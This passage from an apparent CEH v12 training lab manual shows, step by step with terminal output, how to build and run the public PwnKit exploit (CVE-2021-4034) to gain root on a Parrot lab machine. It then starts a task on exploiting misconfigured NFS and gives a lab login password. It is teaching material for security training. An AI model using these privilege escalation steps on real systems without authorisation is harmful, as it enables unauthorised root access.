
1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.




2. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.




3. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.



4. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.



5. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.



6. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.

```
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~$ cd /tmp
[attacker@parrot]~/tmp$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit$ $
```

7. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.

```
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~$ cd /tmp
[attacker@parrot]~/tmp$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit$ cd CVE-2021-4034/
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ $
```

8. In the CVE-2021-4034 directory, type **make** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with green and yellow text. The terminal content is a command-line session:

```
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~$ cd /tmp
[attacker@parrot]~/tmp$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit$ cd CVE-2021-4034/
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$
```

9. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with green and yellow text. The terminal content is a command-line session, identical to the previous one but with an additional command at the end:

```
[attacker@parrot]~$ whoami
attacker
[attacker@parrot]~$ mkdir /tmp/pwnkit
[attacker@parrot]~$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~$ cd /tmp
[attacker@parrot]~/tmp$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit$ cd CVE-2021-4034/
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034$ ./cve-2021-4034
#
```

10. A shell will open in the shell type **whoami** and press **Enter**.

```
[attacker@parrot]~[~]
└─$ whoami
attacker
[attacker@parrot]~[~]
└─$ mkdir /tmp/pwnkit
[attacker@parrot]~[~]
└─$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~[~]
└─$ cd /tmp
[attacker@parrot]~[/tmp]
└─$ cd pwnkit
[attacker@parrot]~[/tmp/pwnkit]
└─$ cd CVE-2021-4034/
[attacker@parrot]~[/tmp/pwnkit/CVE-2021-4034]
└─$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]~[/tmp/pwnkit/CVE-2021-4034]
└─$ ./cve-2021-4034
# whoami
root
#
```

11. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

12. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.

13. Close all open windows and document all the acquired information.


Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

May 18 00:17




Not listed?



2. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.

